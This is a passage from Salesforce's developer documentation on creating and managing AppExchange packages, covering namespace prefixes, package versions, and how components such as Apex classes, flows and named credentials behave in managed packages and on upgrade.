The organization where patch versions are developed, maintained, and uploaded. Patch development organizations are created automatically for a developer organization when they request to create a patch. See also Patch and Package Version.

Patch Release

A minor upgrade to a managed package. During these releases, the patch number of a package version increments.

Publisher

The publisher of an AppExchange listing is the Salesforce user or organization that published the listing.

Push Upgrade

A method of delivering updates that sends upgrades of an installed managed package to all organizations that have installed the package.

Subscriber

The subscriber of a package is a Salesforce user with an installed package in their Salesforce organization.

Test Drive

A test drive is a fully functional Salesforce organization that contains an app and any sample records added by the publisher for a particular package. It allows users on AppExchange to experience an app as a read-only user using a familiar Salesforce interface.

Unmanaged Package

A package that cannot be upgraded or controlled by its developer.

Upgrading

Upgrading a package is the process of installing a newer version. Salesforce supports upgrades for managed packages that are not beta.

Uploading

Uploading a package in Salesforce provides an installation URL so other users can install it. Uploading also makes your packaged available to be published on AppExchange.

SEE ALSO:

[What Is an App?](#)

Creating Managed Packages

Creating a managed package is just as easy as creating an unmanaged package. The only requirement to create a managed package is that you're using a Developer Edition organization.

Before creating a managed package:

- Review the information about managed packages in the [ISVforce Guide](#) to determine if this is the right type of package for your app.
- Optionally, install the License Management Application (LMA) from <http://sites.force.com/appexchange>. Search for *License Management App* to locate it. The License Management Application (LMA) tracks information about each user who installs your app. It allows you to track what users have which version, giving you a means of distributing information about upgrades.

The License Management Application (LMA) can be installed in any Salesforce organization except a Personal, Group, or Professional Edition organization and does not need to be the same Salesforce organization that you use to create or upload the package, although it can be. You can also use the same License Management Application (LMA) to manage an unlimited number of your managed packages in different Developer Edition organizations.

- [Configure your developer settings](#). Your developer settings specify your [namespace prefix](#), the Salesforce organization where you install the License Management Application (LMA), and the unmanaged package you want to convert into a managed package.

IN THIS SECTION:

- [About Managed Packages](#)
- [Configure Your Developer Settings](#)
- [Register a Namespace Prefix](#)
- [Specifying a License Management Organization](#)

SEE ALSO:

- [Manage Packages](#)

EDITIONS

Available in: Salesforce Classic

Available in: **Developer Edition**

Package uploads and installs are available in **Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

To enable managed packages:

- "Customize Application"

To create packages:

- "Create AppExchange packages"

To upload packages:

- "Download AppExchange packages"

About Managed Packages

A managed package is a collection of application components that are posted as a unit on AppExchange, and are associated with a namespace and a License Management Organization.

- You must use a Developer Edition organization to create and work with a managed package.
- Managed packages are depicted by the following icons:
 -  Managed - Beta
 -  Managed - Released
 -  Managed - Installed

 **Tip:** To prevent naming conflicts, Salesforce recommends using [managed packages](#) for all packages that contain Apex. This way, all of the Apex objects contain your [namespace prefix](#). For example, if there is an Apex class called `MyHelloWorld` and the namespace for your organization is `OneTruCode`, the class is referenced as `OneTruCode.MyHelloWorld`.

Configure Your Developer Settings

The developer settings in a Developer Edition organization allow you to create a single managed package, upload that package to the AppExchange, allowing other users to install and upgrade the package in their organization. After configuring your developer settings the first time, you can no longer modify them. Regardless of the developer settings, you can always create an unlimited number of unmanaged packages.

To configure your developer settings:

1. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**.
2. Click **Edit**.
 -  **Note:** This button doesn't appear if you've already configured your developer settings.
3. Review the selections necessary to configure developer settings, and click **Continue**.
4. [Register a namespace prefix](#).
5. Choose the package you want to convert to a managed package. If you do not yet have a package to convert, leave this selection blank and update it later.
6. Click **Review My Selections**.
7. Click **Save**.

 **Tip:** You may want to [specify a License Management Organization \(LMO\)](#) for your managed package; to find out more, go to <http://sites.force.com/appexchange/publisherHome>.

To upload packages:

- "Upload AppExchange Packages"

Register a Namespace Prefix

In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.

Salesforce automatically prepends your namespace prefix, followed by two underscores (“__”), to all unique component names in your Salesforce organization. A unique package component is one that requires a name that no other component has within Salesforce, such as custom objects, custom fields, custom links, s-controls, and validation rules. For example, if your namespace prefix is abc and your managed package contains a custom object with the API name, Expense__c, use the API name abc__Expense__c to access this object using the API. The namespace prefix is displayed on all component detail pages.

Warning: S-controls stored in the s-control library or the Documents tab that do not use the Force.com API still function properly after you register a namespace prefix. However, s-controls stored outside of your organization or s-controls that use the Force.com API to call Salesforce may require some fine-tuning. For more information, see [S-control](#) in the *Object Reference*.

Your namespace prefix must:

- Begin with a letter
- Contain one to 15 alphanumeric characters
- Not contain two consecutive underscores

To register a namespace prefix:

1. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**.
2. Click **Edit**.

Note: This button doesn't appear if you've already configured your developer settings.

3. Review the selections that are required for configuring developer settings, and then click **Continue**.
4. Enter the namespace prefix you want to register.
5. Click **Check Availability** to determine if the namespace prefix is already in use.
6. If the namespace prefix that you entered isn't available, repeat the previous two steps.
7. Click **Review My Selections**.
8. Click **Save**.

Specifying a License Management Organization

A license management organization is a Salesforce organization that you use to track all Salesforce users who install your managed package. The license management organization receives notification (in the form of a lead record) when a user installs or uninstalls your package and tracks each package upload on Force.com AppExchange.

Your license management organization can be any Salesforce Enterprise, Unlimited, Performance, or Developer Edition organization that has installed the free License Management Application (LMA) from AppExchange. To specify a License Management Organization, go to <http://sites.force.com/appexchange/publisherHome>.

SEE ALSO:

- [Creating Managed Packages](#)

- [Register a Namespace Prefix](#)

Manage Packages

A package is a collection of Force.com components and applications that are made available to other organizations through the AppExchange. A managed package is a collection of application components that are posted as a unit on AppExchange, and are associated with a namespace and a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

For details, see the *ISVforce Guide*.

To manage your packages, enter *Packages* in the **Quick Find** box, then select **Packages**. For more customization, see [Configure Your Developer Settings](#) on page 5052.

From the list of packages, you can:

- Click **New** to create a new package, enter a package name and description, and click **Save** to store it in your list of packages.
- Click **Edit** to update the package properties.
- Click **Del** to delete the package. The components contained in your package are not deleted.
- Click the name of the package to view the details of the package.

 **Note:** To create a test drive or choose a [License Management Organization \(LMO\)](#) for what you have uploaded, click **Proceed to AppExchange** from the package upload detail page.

When building an app for distribution, use the following information to help you determine what to include in your packages, how to design your app, and how to distribute your packages (managed or unmanaged).

[About Permission Sets and Profile Settings in Packages](#)

Developers can use permission sets or profile settings to grant permissions and other access settings to a package. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

SEE ALSO:

[Understanding Packages](#)

[View Package Details](#)

[Creating and Editing a Package](#)

About Package Versions

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Version numbers depend on the package release type, which identifies the way packages are distributed. There are two kinds:

Major Release

A major release denotes a  Managed - Released package. During these releases, the major and minor numbers of a package version increase to a chosen value.

Patch Release

A patch release is only for patch versions of a package. During these releases, the patch number of a package version increments.

When an existing subscriber installs a new package version, there is still only one instance of each component in the package, but the components can emulate older versions. For example, a subscriber may be using a managed package that contains an Apex class. If the publisher decides to deprecate a method in the Apex class and release a new package version, the subscriber still sees only one instance of the Apex class after installing the new version. However, this Apex class can still emulate the previous version for any code that references the deprecated method in the older version.

Package developers can use conditional logic in Apex classes and triggers to exhibit different behavior for different versions. This allows the package developer to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer Edition**

Package uploads and installs are available in **Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

When you are developing client applications using the API, you can specify the version of each package that you use in your integrations.

Creating and Editing a Package

An app can contain many different components and you can create, upload, and register your apps on your own timeline. To group components in a container to upload to Force.com AppExchange, create a package and add components to the package. A package is the container for the app that you must use to upload all its components together.

Tip: Before you begin, determine if you want to create and upload a [managed or unmanaged package](#).

To create a new package:

1. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**.
2. Click **New**.
3. Enter a name for your package. This does not have to be the same name that appears on AppExchange.
4. From the drop-down menu, select the default language of all component labels in the package.
5. Optionally, choose a custom link from the **Configure Custom Link** field to display configuration information to installers of your app. You can select a predefined custom link to a URL or s-control that you have created for your home page layouts; see the [Configure Option](#) on page 5112. The custom link displays as a **Configure** link within Salesforce on the Force.com AppExchange Downloads page and app detail page of the installer's organization.
6. Optionally, in the **Notify on Apex Error** field, enter the username of the person who should receive an email notification if an exception occurs in **Apex** that is not caught by the Apex code. If you do not specify a username, all uncaught exceptions generate an email notification that is sent to Salesforce. This is only available for managed packages. For more information, see [Handling Apex Exceptions in Managed Packages](#) on page 4766.

Note: Apex can only be packaged from Developer, Enterprise, Unlimited, and Performance Edition organizations.

7. Optionally, enter a description that describes the package. You will have a chance to change this description before you upload it to AppExchange.
8. Optionally, specify a post install script. This is an Apex script that runs in the subscriber organization after the package is installed or upgraded. For more information, see [Running Apex on Package Install/Upgrade](#).
9. Optionally, specify an uninstall script. This is an Apex script that runs in the subscriber organization after the package is uninstalled. For more information, see [Running Apex on Package Uninstall](#).

[Prepare Your Apps for Distribution](#)

Add Components to Your Package

After you have created a package, you need to add components to it, such as app, object, Apex classes or Visualforce pages. These packages can be uploaded to share with others privately or posted on Force.com AppExchange to share publicly.

To add components to a package, from Setup, enter *Packages* in the *Quick Find* box, then select **Packages**. Next, select the name of the package that you want to add components to. From the package detail page:

1. Click **Add Components**.
2. From the drop-down list, choose the type of component you want to add to your package.
 - At the top of the list, click a letter to display the contents of the sorted column that begin with that character.
 - If available, click the **Next Page** (or **Previous Page**) link to go to the next or previous set of components.
 - If available, click **fewer** or **more** at the bottom of the list to view a shorter or longer display list.
3. Select the components you want to add.

 **Note:** Some components cannot be added to  Managed - Released packages. For a list of these components, see [Developing Packages for Distribution](#).

S-controls cannot be added to packages with restricted API access.

4. Click **Add To Package**.
5. Repeat these steps until you have added all the components you want in your package.

[Prepare Your Apps for Distribution](#)

Components Available in Managed Packages

Not all components can be packaged for distribution. If you create an app that uses components that aren't packageable, your subscribers will have to create and configure those components after they install your app. If ease of installation is an important concern for your subscribers, keep the packageable components in mind as you develop.

The following table shows the components that are available in a managed package, and whether or not it is updateable or deleteable. The following sections describe the table columns and their values.

EDITIONS

Available in: Salesforce Classic

Available in:

- Group
- Professional
- Enterprise
- Performance
- Unlimited
- Developer

USER PERMISSIONS

To create packages:

- "Create AppExchange Packages"

Upgradeable

Some components are updated to a newer version when a package is upgraded.

- **No:** The component is not upgraded.
- **Yes:** The component is upgraded.

Subscriber Deletable

A subscriber or installer of a package can delete the component.

- **No:** The subscriber cannot delete the component.
- **Yes:** The subscriber can delete the component.

Developer Deletable

A developer can delete some components after the package is uploaded as Managed - Released. Deleted components are not deleted in the subscriber's organization during a package upgrade. The Protectable attribute contains more details on deleting components.

- **No:** The developer cannot delete a Managed - Released component.
- **Yes:** The developer can delete a Managed - Released component.

Protectable

Developers can mark certain components as protected. Protected components can't be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it. When the subscriber upgrades to a version of the package where the component is deleted, the component is removed from the subscriber's organization.

- **No:** The component cannot be marked protected.
- **Yes:** The component can be marked protected.

IP Protection

Certain components automatically include intellectual property protection, such as obfuscating Apex code. The only exceptions are Apex methods declared as global, meaning that the method signatures can be viewed by the subscriber. The information in the components you package and publish might be visible to users on AppExchange. Use caution when adding your code to a custom s-control, formula, Visualforce page, or any other component that you cannot hide in your app.

- **No:** The component does not support intellectual property protection.
- **Yes:** The component supports intellectual property protection.

Component	Upgradeable	Subscriber Deletable	Developer Deletable	Protectable	IP Protection
Action	Yes	No	No	No	No

Workflow Task	Yes	No	Yes, if protected	Yes	No

* If you remove this component type from a new version of your package and a subscriber upgrades, the Administrator (System Administrator) of the subscriber organization can delete the component.

** If the ability to remove components has been enabled for your packaging organization, you can delete these component types even if they are part of a Managed - Released package.

*** If you remove a public Visualforce component from a new version of your package and a subscriber upgrades, the component is removed from the subscriber's organization upon upgrade. If the Visualforce component is global, it remains in the subscriber organization until the Administrator (System Administrator) deletes it.

Component Attributes and Behaviors

Only some attributes of a component are upgradeable. Many components also behave differently or include additional restrictions in a managed package. It's important to consider these behaviors when designing your package.

If you register your namespace after you referenced a flow in a Visualforce page or Apex code, don't forget to add the namespace to the flow name. Otherwise, the package will fail to install.

Deleting Visualforce Pages and Global Visualforce Components

Before you delete Visualforce pages or global Visualforce components from your package, remove all references to public Apex classes and public Visualforce components from the pages or components that you're deleting. After removing the references, upgrade your subscribers to an interim package version before you delete the page or global component.

SEE ALSO:

[ISVforce Guide: Deleting Components in Managed Packages](#)

Protected Components

Developers can mark certain components as *protected*. Protected components can't be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it.

The developer can mark the following components as protected in managed packages.

- Custom labels
- Custom links (for Home page only)
- Workflow alerts
- Workflow field updates
- Workflow outbound messages
- Workflow tasks
- Workflow flow triggers

The Process Builder has superseded flow trigger workflow actions, formerly available in a pilot program. Organizations that are using flow trigger workflow actions can continue to create and edit them, but flow trigger workflow actions aren't available for new organizations.

Components Automatically Added to Packages

When adding components to your package, some related components are automatically added, if required. For example, if you add a Visualforce page to a package that references a custom controller, that Apex class is also added.

To understand what components might be automatically included, review the following list:

When you add this component:	These types of components might be automatically included:
Action	Action target object (if it's a custom object), action target field, action record type, predefined field values, action layout; and any custom fields that the action layout or predefined values refer to on the target object
Reporting Snapshot	Reports
Apex class	Custom fields, custom objects, and other explicitly referenced Apex classes, as well as anything else that is directly referenced by the Apex class  Note: If an Apex class references a custom label, and that label has translations, you must explicitly package the individual languages desired in order for those translations to be included.
Apex trigger	Custom fields, custom objects, and any explicitly referenced Apex classes, as well as anything else that is directly referenced by the Apex trigger
Article type	Custom fields, the default page layout
Compact layout	Custom fields
Custom app	Custom tabs (including web tabs), documents (stored as images on the tab), documents folder
Custom button or link	Custom fields and custom objects
Custom field	Custom objects
Custom home page layouts	Custom home page components on the layout
Custom settings	Apex sharing reasons, Apex sharing recalculations, Apex triggers, custom buttons or links, custom fields, list views, page layouts, record types, validation rules
Custom object	Custom fields, validation rules, page layouts, list views, custom buttons, custom links, record types, Apex sharing reasons, Apex sharing recalculations, and Apex triggers  Note: <ul style="list-style-type: none"> • Apex sharing reasons are unavailable in extensions. • When packaged and installed, only public list views from an app are installed. If a custom object has any custom list views that you want to include in your package, ensure that the list view is accessible by all users.
Custom object (as an external object)	External data source, custom fields, page layouts, list views, custom buttons, and custom links  Note: <ul style="list-style-type: none"> • When packaged and installed, only public list views from an app are installed. If an external object has any custom list views that you want to include in your package, ensure that the list view is accessible by all users. • In managed and unmanaged packages, external objects are included in the custom object component.
Custom tab	Custom objects (including all of its components), s-controls, and Visualforce pages

When you add this component:	These types of components might be automatically included:
Dashboard	Folders, reports (including all of its components), s-controls, and Visualforce pages
Document	Folder
Email template	Folder, letterhead, custom fields, and documents (stored as images on the letterhead or template)
Field set	Any referenced fields
Lightning Page	Any associated actions
Lightning Page tab	Lightning Page
Flow	Custom objects, custom fields, Apex classes, and Visualforce pages
Folder	Everything in the folder
Lightning application	All Lightning resources referenced by the application, such as components, events, and interfaces. Custom fields, custom objects, list views, page layouts, and Apex classes referenced by the application.
Lightning component	All Lightning resources referenced by the component, such as nested components, events, and interfaces. Custom fields, custom objects, list views, page layouts, and Apex classes referenced by the component.
Lightning event	Custom fields, custom objects, list views, and page layouts
Lightning interface	Custom fields, custom objects, list views, and page layouts
Page layout	Actions, custom buttons, custom links, s-controls, and Visualforce pages
Permission set	Any custom permissions, external data sources, Visualforce pages, and Apex classes that are assigned in the permission set
Record type	Record type mappings, compact layout
Report	Folder, custom fields, custom objects, custom report types, and custom s-controls
S-control	Custom fields and custom objects
Translation	Translated terms for the selected language on any component in the package
Validation rule	Custom fields (referenced in the formula)
Visualforce home page component	Associated Visualforce page
Visualforce pages	Apex classes that are used as custom controllers, Visualforce custom components, and referenced field sets
Workflow rule	All associated workflow alerts, field updates, outbound messages, and tasks; also, if the workflow rule is designed for a custom object, the custom object is automatically included

 **Note:** Some package components, such as validation rules or record types, might not display in the list of package components, but are included and install with the other components.

Editing Components and Attributes after Installation

The following table shows which components and attributes are editable after installation from a managed package. The following sections describe the table columns and their values.

Developer Editable

The developer can edit the component attributes in this column. These attributes are locked in the subscriber's organization.

Subscriber and Developer Editable

The subscriber and developer can edit the component attributes in this column. However, these attributes aren't upgradeable. Only new subscribers receive the latest changes.

Locked

After a package is Managed - Released, the developer and subscriber can't edit the component attributes in this column.

Component Behavior in Packages

When building an app for distribution, use the following information to help you determine what to include in your packages, how to design your app, and how to distribute your packages (managed or unmanaged).

Note:

- For more information on the attributes and properties of each component in packages, see the [ISVforce Guide](#).
- Component names must be unique within an organization. To ensure that your component names do not conflict with those in an installer's organization, use a managed package so that all of your component names contain your [namespace prefix](#).

Reporting Snapshot

Developers of managed packages must consider the implications of introducing reporting snapshots that reference reports released in a previous version of the package. If the subscriber deleted the report or moved the report to a personal folder, the reporting snapshot referencing the report will not be installed, even though the Package Installation page may indicate that it will be. Also, if the subscriber has modified the report, that report may return results impacting the information displayed by the reporting snapshot. As a best practice, the developer should release the reporting snapshot and the related reports in the same version.

Since the running user is selected by the subscriber, some reporting snapshot field mappings could become invalid if the running user does not have access to source or target fields.

Apex Classes or Triggers

Any Apex that is included as part of a package must have at least 75% cumulative test coverage. Each trigger must also have some test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. In addition, all tests are run when the package is installed in the installer's organization. The installer can decide whether or not to install the package if any tests fail.

Tip: To prevent naming conflicts, Salesforce recommends using [managed packages](#) for all packages that contain Apex. This way, all of the Apex objects contain your [namespace prefix](#). For example, if there is an Apex class called `MyHelloWorld` and the namespace for your organization is `OneTruCode`, the class is referenced as `OneTruCode.MyHelloWorld`.

Keep the following considerations in mind when including Apex in your package:

- Managed packages receive a unique namespace. This namespace is automatically prepended to your class names, methods, variables, and so on, which helps prevent duplicate names in the installer's organization.
- In a single transaction, you can only reference 10 unique namespaces. For example, suppose you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the second package wasn't accessed directly by the first, because it occurs in the same transaction, it's included in the number of namespaces being accessed in a single transaction.
- If you are exposing any methods as Web services, include detailed documentation so that subscribers can write external code that calls your Web service.
- If an Apex class references a custom label, and that label has translations, you must explicitly package the individual languages desired in order for those translations to be included in the package.
- If you reference a custom object's sharing object (such as `MyCustomObject__share`) in Apex, this adds a sharing model dependency to your package. You must set the organization-wide sharing default access level for the custom object to Private in order for other organizations to install your package successfully.

EDITIONS

Available in: Salesforce Classic

Available in:

- Group
- Professional
- Enterprise
- Performance
- Unlimited
- Developer

USER PERMISSIONS

To create AppExchange packages:

- "Create AppExchange Packages"

- The code contained in an Apex class or trigger that is part of a managed package is automatically obfuscated and cannot be viewed in an installing organization. The only exceptions are methods declared as global, meaning that the method signatures can be viewed in an installing organization.
- You can use the `deprecated` annotation in Apex to identify `global` methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. After you upload another package version as Managed - Released, new subscribers that install the latest package version cannot see the deprecated elements, while the elements continue to function for existing subscribers and API integrations.
- Any Apex contained in an unmanaged package that explicitly references a namespace cannot be uploaded.
- Apex code that refers to Data Categories can't be uploaded.
- Before you delete Visualforce pages or global Visualforce components from your package, remove all references to public Apex classes and public Visualforce components from the pages or components that you're deleting. After removing the references, upgrade your subscribers to an interim package version before you delete the page or global component.

Apex Sharing Reasons

Apex sharing reasons can be added directly to a package, but are only available for custom objects.

Compact Layouts

When you package a compact layout, its record type mappings aren't included. Subscribers or installers of a package containing a compact layout must recreate its record type mappings in their organization.

Connected Apps

- Connected apps can be added to managed packages, only. Connected apps are not supported for unmanaged packages.
- Subscribers or installers of a package can't delete a connected app by itself; they can only uninstall its package. A developer can delete a connected app after a package is uploaded as Managed - Released. The connected app will be deleted in the subscriber's organization during a package upgrade.
- If you update a connected app and include it in a new package version, upgrading that package in a customer organization updates the existing connected app.
- If you push upgrade a package containing a connected app whose OAuth scope or IP ranges have changed from the previous version, the upgrade will fail. This is a security feature, to block unauthorized users from gaining broad access to a customer organization by upgrading an installed package. A customer can still perform a pull upgrade of the same package; this is allowed because it's with the customer's knowledge and consent.
- You can add an existing connected app (that is, one created prior to Summer '13) to a managed package. You can also combine new and existing connected apps in the same managed package.
- For connected apps created prior to Summer '13, the existing install URL continues to be valid until you package and upload a new version. Once you upload a new version of the package with an updated connected app, the install URL will no longer work.

Custom Console

A package that has a custom console component can only be installed in an organization with the Service Cloud license or Sales Console permission enabled.

Custom Fields

- Picklist field values for custom fields can be added, edited, or deleted by subscribers. A developer should carefully consider this when explicitly referencing a picklist value in code. Picklist values can be added or deleted by the developer. During a package upgrade, no new picklist values are installed into the subscriber's organization for existing fields. Any picklist values deleted by the developer are still available in the subscriber's organization.
- Developers can add required and universally required custom fields to managed packages as long as they have default values.
- Auto-number type fields and required fields cannot be added after the object is uploaded in a Managed - Released package.

Custom Labels

If a label is translated, the language must be explicitly included in the package in order for the translations to be included in the package. Subscribers can override the default translation for a custom label.

Custom Objects

- If a developer enables the `Allow Reports` or `Allow Activities` attributes on a packaged custom object, the subscriber's organization also has these features enabled during an upgrade. Once enabled in a Managed - Released package, the developer and the subscriber cannot disable these attributes.
- Standard button and link overrides are also packageable.

Custom Permissions

If you deploy a change set with a custom permission that includes a connected app, the connected app must already be installed in the destination organization.

Custom Report Types

A developer can edit a custom report type in a managed package after it's released, and can add new fields. Subscribers automatically receive these changes when they install a new version of the managed package. However, developers can't remove objects from the report type after the package is released. If you delete a field in a custom report type that's part of a managed package, and the deleted field is part of bucketing or used in grouping, you receive an error message.

Custom Settings

- If a custom setting is contained in a managed package, and the `visibility` is specified as Protected, the custom setting is not contained in the list of components for the package on the subscriber's organization. All data for the custom setting is hidden from the subscriber.

Custom Tabs

- The `Tab Style` for a custom tab must be unique within your app. However, it does not need to be unique within the organization where it is installed. A custom tab's style will not conflict with an existing custom tab in the installer's environment.
- To provide custom tab names in different languages, from Setup, enter *Rename Tabs and Labels* in the `Quick Find` box, then select **Rename Tabs and Labels**.
- Subscribers cannot edit custom tabs in a managed package.

Customer Portal and Partner Portal

Packages referring to Customer Portal or partner portal fields are supported. The subscriber installing the package must have the respective portal enabled to install the package.

Dashboard Components

Developers of managed packages must consider the implications of introducing dashboard components that reference reports released in a previous version of the package. If the subscriber deleted the report or moved the report to a personal folder, the dashboard component referencing the report is dropped during install. Also, if the subscriber has modified the report, that report may return results impacting what information is displayed by the dashboard component. As a best practice, the developer should release a dashboard and the related reports in the same version.

Divisions

- When divisions are enabled on a custom object in a package, the subscribing organization must have the divisions feature enabled to install the package.
- Setting the division filter on a report does not cause a dependency. The setting is dropped when installed into the subscriber's organization.
- Summarizing by the object's division field—for example, Account Division—in a report causes a dependency.
- If the object's division field in a report is included as a column, and the subscriber's organization does not support divisions on the object, then the column is dropped during install.

- If you install a custom report type that includes an object's division field as a column, that column is dropped if the organization does not support divisions.

External Data Sources

- After installing an external data source from a managed or unmanaged package, the subscriber must re-authenticate to the external system.
 - For password authentication, the subscriber must re-enter the password in the external data source definition.
 - For OAuth, the subscriber must update the callback URL in the client configuration for the authentication provider and then re-authenticate by selecting `Start Authentication Flow on Save` on the external data source.
- Certificates aren't packageable. If you package an external data source that specifies a certificate, make sure that the subscriber organization has a valid certificate with the same name.

External Objects

In managed and unmanaged packages, external objects are included in the custom object component.

Field Dependencies

- Developers and subscribers can add, change, or remove field dependencies.
- If the developer adds a field dependency, it is added during installation unless the subscriber has already specified a dependency for the same field.
- If a developer removes a dependency, this change is not reflected in the subscriber's organization during an upgrade.
- If the developer introduces a new picklist value mapping between the dependent and controlling fields, the mapping is added during an upgrade.
- If a developer removes a picklist value mapping, the change is not reflected in the subscriber's organization during an upgrade.

Field Sets

Field sets in installed packages perform different merge behaviors during a package upgrade:

If a package developer:

Then in the package upgrade:

Changes a field from `Unavailable` to **Available for the Field Set** or **In the Field Set**

The modified field is placed at the end of the upgraded field set in whichever column it was added to.

Adds a new field

The new field is placed at the end of the upgraded field set in whichever column it was added to.

Changes a field from **Available for the Field Set** or **In the Field Set** to `Unavailable`

The field is removed from the upgraded field set.

Changes a field from **In the Field Set** to **Available for the Field Set** (or vice versa)

The change is not reflected in the upgraded field set.

Note: Subscribers aren't notified of changes to their installed field sets. The developer must notify users—through the package release notes or other documentation—of any changes to released field sets. Merging has the potential to remove fields in your field set.

Once a field set is installed, a subscriber can add or remove any field.

Flows

- You can package only active flows. The active version of the flow is determined when you upload a package version. If none of the flow's versions are active, the upload fails.

- To update a managed package with a different flow version, activate that version and upload the package again. You don't need to add the newly activated version to the package. However, if you activate a flow version by mistake and upload the package, you'll distribute that flow version to everyone. Be sure to verify which version you really want to upload.
- In a development organization, you can't delete a flow or flow version after you upload it to a released or beta managed package.
- You can't delete flow components from Managed - Beta package installations in development organizations.
- You can't delete a flow from an installed package. To remove a packaged flow from your organization, deactivate it and then uninstall the package.
- If you have multiple versions of a flow installed from multiple unmanaged packages, you can't remove only one version by uninstalling its package. Uninstalling a package—managed or unmanaged—that contains a single version of the flow removes the entire flow, including all versions.
- You can't include flows in package patches.
- An active flow in a package is active after it's installed. The previous active version of the flow in the destination organization is deactivated in favor of the newly installed version. Any in-progress flows based on the now-deactivated version continue to run without interruption but reflect the previous version of the flow.
- Upgrading a managed package in your organization installs a new flow version only if there's a newer flow version from the developer. After several upgrades, you can end up with multiple flow versions.
- If you install a package that contains multiple flow versions in a fresh destination organization, only the latest flow version is deployed.
- If you install a flow from an unmanaged package that has the same name but a different version number as a flow in your organization, the newly installed flow becomes the latest version of the existing flow. However, if the packaged flow has the same name and version number as a flow already in your organization, the package install fails. You can't overwrite a flow.
- The Cloud Flow Designer can't open flows that are installed from managed packages.

Folders

- Components that Salesforce stores in folders, such as documents, cannot be added to packages when stored in personal and unfiled folders. Put documents, reports, and other components that Salesforce stores in folders in one of your publicly accessible folders.
- Components such as documents, email templates, reports, or dashboards are stored in new folders in the installer's organization using the publisher's folder names. Give these folders names that indicate they are part of the package.
- If a new report, dashboard, document, or email template is installed during an upgrade, and the folder containing the component was deleted by the subscriber, the folder is re-created. Any components in the folder that were previously deleted are not restored.
- The name of a component contained in a folder must be unique across all folders of the same component type, excluding personal folders. Components contained in a personal folder must be unique within the personal folder only.

Home Page Components

When you package a custom home page layout, all the custom home page components included on the page layout are automatically added. Standard components such as Messages & Alerts are not included in the package and do not overwrite the installer's Messages & Alerts. To include a message in your custom home page layout, create an HTML Area type custom Home tab component containing your message. From Setup, enter *Home Page Components* in the **Quick Find** box, then select **Home Page Components**. Then add the message to your custom home page layout.

Home Page Layouts

Once installed, your custom home page layouts are listed with all the subscriber's home page layouts. Distinguish them by including the name of your app in the page layout name.

List Views

List views associated with queues cannot be included in a package.

Multi-Currency

- If a subscriber installs a report or custom report type that includes an object's currency field as a column, that column is dropped if the subscriber's organization is not enabled for multiple currencies.
- Referencing an object's currency field in a report's criteria—for example, `Account Currency`—causes a dependency.
- Summarizing by an object's currency field in a report causes a dependency.
- Using a currency designation in a report criteria value—for example, "Annual Revenue equals GBP 100"—does not cause a dependency. The report generates an error when run in the installers organization if it does not support the currency.
- If an object's currency field in a report is included as a column and the subscriber's organization is not enabled for multiple currencies, that column is dropped during install.
- If a subscriber installs a custom report type that includes an object's currency field as a column, that column is dropped if the organization is not enabled for multiple currencies.

Named Credentials

- After installing an external data source from a managed or unmanaged package, the subscriber must re-authenticate to the external system.
 - For password authentication, the subscriber must re-enter the password in the named credential definition.
 - For OAuth, the subscriber must update the callback URL in the client configuration for the authentication provider and then re-authenticate by selecting `Start Authentication Flow on Save` on the named credential.
- Named credentials aren't automatically added to packages. If you package Apex code that specifies a named credential as a callout endpoint, also add the named credential to that package or otherwise make sure that the subscriber organization has a valid named credential with the same name.

If you have multiple organizations, you can create a named credential with the same name in each organization. Each of these named credentials can have a different endpoint URL, for example, to accommodate differences in development and production environments. Because the code references only the named credential's name, you can package and deploy the same Apex class in all your organizations without programmatically checking the environment.

If you add the Apex code to a managed package that doesn't contain the referenced named credential, include the namespace prefix when specifying the endpoint. For a subscriber organization that has no namespace set, use the `.` namespace prefix to reference the named credential. For example:

```
req.setEndpoint('callout:.My_Named_Credential/some_path');
```

- Certificates aren't packageable. If you package a named credential that specifies a certificate, make sure that the subscriber organization has a valid certificate with the same name.
- The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination organization, the admin for that organization must manually configure the named credential after deployment.
 - `Generate Authorization Header`—Default: Enabled
 - `Allow Merge Fields in HTTP Header`—Default: Disabled
 - `Allow Merge Fields in HTTP Body`—Default: Disabled

Page Layouts

The page layout of the person uploading a package is the layout used for Group and Professional Edition organizations and becomes the default page layout for Enterprise, Unlimited, Performance, and Developer Edition organizations.

Page layouts should be packaged alongside complimentary record types if the layout is being installed on an existing object. Otherwise, the installed page layouts must be manually applied to profiles.

If a page layout and a record type are created as a result of installing a package, then the uploading user's page layout assignment for that record type is assigned to that record type for all profiles in the subscriber organization unless a profile is mapped during an install or upgrade.

Permission Sets

You can include permission sets as components in a package, with the following permissions and access settings:

- Custom object permissions
